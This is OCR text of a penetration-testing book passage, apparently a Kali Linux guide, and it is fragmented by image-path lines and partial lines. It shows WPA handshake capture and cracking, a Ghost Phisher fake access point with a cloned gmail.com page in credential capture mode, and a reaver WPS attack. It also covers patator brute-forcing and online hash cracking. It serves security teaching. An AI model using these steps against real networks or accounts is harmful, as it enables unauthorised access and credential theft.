
[+] select target numbers (1-24) separated by commas, or 'all': 9


[+] 1 target selected.


[0:08:20] starting wpa handshake capture on "Neha"
[0:08:00] new client found: 20:2D:07:08:8E:72
[0:07:55] listening for handshake...
```


```
[+] starting WPA cracker on 1 handshake
[0:00:00] cracking [redacted]th aircrack-ng
[0:00:01] 0 keys tested (0.00 keys/sec)
[+] cracked [redacted]:8C)!
[+] key:    "qwerty12"



[+] disabling monitor mode on wlan0mon... done
[+] quitting
```



Ghost Phisher
Fake Access Point
Fake DNS Server
Fake DHCP Server
Fake HTTP Server
GHOST Trap
Session Hijacking
ARP Cache Poisoning
Harvested Credentials
About
Access Point Details
Acess Point Name:
Channel:
IP address:
Mac Address:
Runtime:
Wireless Interface
Refresh Card List
Current Interface:
Mac Address:
Driver:
Monitor:
Set Monitor
Access Point Settings
SSID:
Cryptography
IP Address:
None
WPA
WEP
Channel:
1
Status



Wireless Interface
wlan0
Refresh Card List
Current Interface: phy0
Mac Address: 00:c0:ca:57:cd:fd
Driver: rt2800usb
Monitor: Not Started
Set Monitor
click to place wirless


Access Point Settings
SSID:
test
IP Address:
192.168.0.1
Channel:
1
Cryptography
None
Status
08:19:54 Created tap interface at0
08:19:54 Trying to set MTU on at0 to 1500
08:19:54 Trying to set MTU on wlan0mon to 1800
08:19:55 Access Point with BSSID 00:C0:CA:57:CD:FD started.
Connections:
Start


Fake Access Point
Fake DNS Server
Fake DHCP Server
Fake HTTP Server
GHOST Trap
Session
DNS Interface Settings
at0
Current Interface: at0
UDP DNS Port: 53
Query Responce Settings
Resolve all queries to the following address (The currently selected IP address is recommended)
192.168.1.2
Respond with Fake address only to the following website domains
Address:


DHCP Version Information
Ghost DHCP Server
Default Port: 67
Protocol: UDP (User Datagram Protocol)
DHCP Settings
Start: 192.168.1.1
End: 192.168.1.255
Subnet mask: 255.255.255.0
Gateway: 192.168.0.1
Fake DNS: 192.168.1.2
Alt DNS: 192.168.1.2
Status
Started Ghost DHCP Server at Mon Mar 13 08:24:10 2017
android-cc3f23457a889e62 has been leased 192.168.1.2


Fake Access Point
Fake DNS Server
Fake DHCP Server
Fake HTTP Server
GHOST Trap
Session Hijacking
ARP Cache Poisoning
Harvested Credentials
About
HTTP Interface Settings
at0
192.168.0.1
Current Interface: at0
Service runni
TCP Port: 80
Protocol: HTTP (Hypertex
Webpage Settings
Clone Website:
https://gmail.com
Select Webpage:
Real Website IP Address or Url:
https://www.gmail.com
Run Webpage on Port :
(Default HTTP
Service Mode
Credential Capture Mode
Hosting Mode
Status
Starting HTTP Server...
Successfully cloned https://gmail.com
captured credentials:
Please refer to the Harvested Credential Tab to view captured credentials
Start
Stop




```
root@kali:~/Desktop# wash -i wlan0mon -C

Wash v1.5.2 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212


BSSID                 Channel       RSSI       WPS Version       WPS Locked        ESSID
-------------------------------------------------------------------------------------------------
C0:A0:BB:16:EE:8E      2            -79        1.0               No                dlink
3C:1E:04:91:7B:7C      2            -73        1.0               No                Batman
0C:D2:B5:51:F7:8C      6            -79        1.0               No                Akshay f.f
A4:2B:B0:AD:EF:1A      6            -83        1.0               Yes               TP-LINK_EF1A
98:FC:11:A6:69:86      8            -15        1.0               No                XSS
E4:6F:13:7B:E2:3E     10            -63        1.0               No                AMAN
54:B8:0A:51:14:0D      1            -77        1.0               No                the simpsons
0C:D2:B5:4F:3A:E6     10            -81        1.0               Yes               Maximum
```

```
root@kali:~/Desktop# reaver -i wlan0mon -b A4:2B:B0:AD:EF:1A  -vv -S -c 6

Reaver v1.5.2 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212

[+] Switching wlan0mon to channel 6
[+] Waiting for beacon from A4:2B:B0:AD:EF:1A
[+] Associated with A4:2B:B0:AD:EF:1A (ESSID: TP-LINK_EF1A)
[+] Starting Cracking Session. Pin count: 0, Max pin attempts: 11000
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
```

Chapter 7: Password Attacks – The Fault in Their Stars



```
root@kali:~# patator -h
Patator v0.5 (http://code.google.com/p/patator/)
Usage: patator.py module --help


Available modules:
  + ftp_login     : Brute-force FTP
  + ssh_login     : Brute-force SSH
  + telnet_login  : Brute-force Telnet
  + smtp_login    : Brute-force SMTP
  + smtp_vrfy     : Enumerate valid users using SMTP VR
  + smtp_rcpt     : Enumerate valid users using SMTP RC
  + finger_lookup : Enumerate valid users using Finger
  + http_fuzz     : Brute-force HTTP
  + pop_login     : Brute-force POP3
  + pop_passd     : Brute-force poppassd (http://netwin
  + imap_login    : Brute-force IMAP4
  + ldap_login    : Brute-force LDAP
  + smb_login     : Brute-force SMB
  + smb_lookupsid : Brute-force SMB SID-lookup
```


```
root@kali:~# patator ftp_login
Patator v0.5 (http://code.google.com/p/patator/)
Usage: ftp_login <module-options ...> [global-options ...]


Examples:
  ftp_login host=10.0.0.1 user=FILE0 password=FILE1 0=logins.txt 1=passwor
 -x ignore:mesg='Login incorrect.' -x ignore,reset,retry:code=500


Module options:
  host          : target host
  port          : target port [21]
  user          : usernames to test
  password      : passwords to test
  tls           : use TLS [0|1]
  timeout       : seconds to wait for a response [10]
  persistent    : use persistent connections [1|0]
```

```
root@kali:~# patator ftp_login host=192.168.36.16 user=ftp password=ftp
00:49:42 patator    INFO - Starting Patator v0.5 (http://code.google.com/p/p
00:49:42 patator    INFO -
00:49:42 patator    INFO - code  size | candidate                          |
00:49:42 patator    INFO - ----------------------------------------------
00:49:42 patator    INFO - 230   44   |                                    |
00:49:42 patator    INFO - Hits/Done/Skip/Fail/Size: 1/1/0/0/1, Avg: 9 r/s,
root@kali:~#
```




Decrypter / Cracker
Databa
MD5 Decrypter
NTLM Decrypter
SHA1 Decrypter
Submit Founds
Competition


https://hashkiller.co.uk/md5-decrypter.aspx
the MD5 hashes that you would like to be converted into text / cracked / decrypted. NOTE that spa
he password is after the : character, and the MD5 hash is before it.
The CAPTCHA code you specifed is wrong. Please try again.
750020E79F853DB812E99FD3FF64C7AD


https://hashkiller.co.uk/md5-decrypter.aspx
the MD5 hashes that you would like to be converted into text / cracked / decrypte
he password is after the : character, and the MD5 hash is before it.
Failed to find any hashes! [Timer: 912 m/s]
750020E79F853DB812E99FD3FF64C7AD
s:


Secure
https://crackstation.net
CrackStation
CrackStation
Password Hashing Security
Defuse Security
Free Password Hash Crac
Enter up to 20 non-salted hashes, one per line:
Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeM
QubesV3.1BackupDefaults
Download CrackStation's W

Enter up to 20 non-salted hashes, one per line:

```
70F63D696B87AD024E2062F710599A97
```

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
70F63D696B87AD024E2062F710599A97	Unknown	Not found.

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

https://crackstation.net/buy-crackstation-wordlist-password-cracking-dictionary.htm

Step 2: Download!

Note: To download the torrents, you will need a torrent client like Transmission (for Linux and Mac), or uTorrent fo

Torrent (Fast)

GZIP-compressed (level 9). 4.2 GiB compressed. 15 GiB uncompressed.

HTTP Mirror (Slow)

Checksums (crackstation.txt.gz)

```
MD5:    4748a72706ff934a17662446862ca4f8
SHA1:   efa3f5ecbfba03df523418a70871ec59757b6d3f
SHA256: a6dc17d27d0a34f57c989741acdd485b8aee45a6e9796daf8c9435370dc61612
```


Smaller Wordlist (Human Passwords Only)

